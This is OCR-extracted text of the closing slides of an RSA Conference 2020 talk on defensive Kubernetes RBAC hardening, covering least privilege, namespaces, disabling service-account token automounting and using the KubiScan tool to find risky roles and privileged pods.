
https://www.mybestwebsitebuilder.com/tools/password-strength-checker

Best Practices

1. Prevent service account token automounting on pods (automountServiceAccountToken: false in version 1.6+)
2. Grant specific users to (Cluster)RoleBindings
3. Use Roles or RoleBindings instead of ClusterRoles or ClusterRoleBindings
4. Namespaces !
5. Use KubiScan

- Risky (Cluster)Roles
- Risky (Cluster)RoleBindings
- Risky Subject (Users, Groups and ServiceAccounts)
- Risky Pods\Containers
- All mounted volumes to Pods
- All mounted environment variables to Pods
- Privileged Pods (--privileged)
- Other cool stuff ☺

https://github.com/cyberark/KubiScan


DEMO

RSAConference2020

Conclusions

Conclusions

- RBAC – better security, more effort to administer
- Easy to lose control over privileged service account tokens
- Avoid mounting privileged service accounts
- Follow the least privilege principle and use namespaces

Apply what you have learned today

Next week → Identify containers with privileged tokens

3 months → Search and find:
- Privileged containers
- Containers with sensitive data

+6 months → Have cluster with:
- Namespace separation
- No privileged containers

cat final.txt

Any questions?

Thanks !

github.com/cyberark/KubiScan

@g3rzi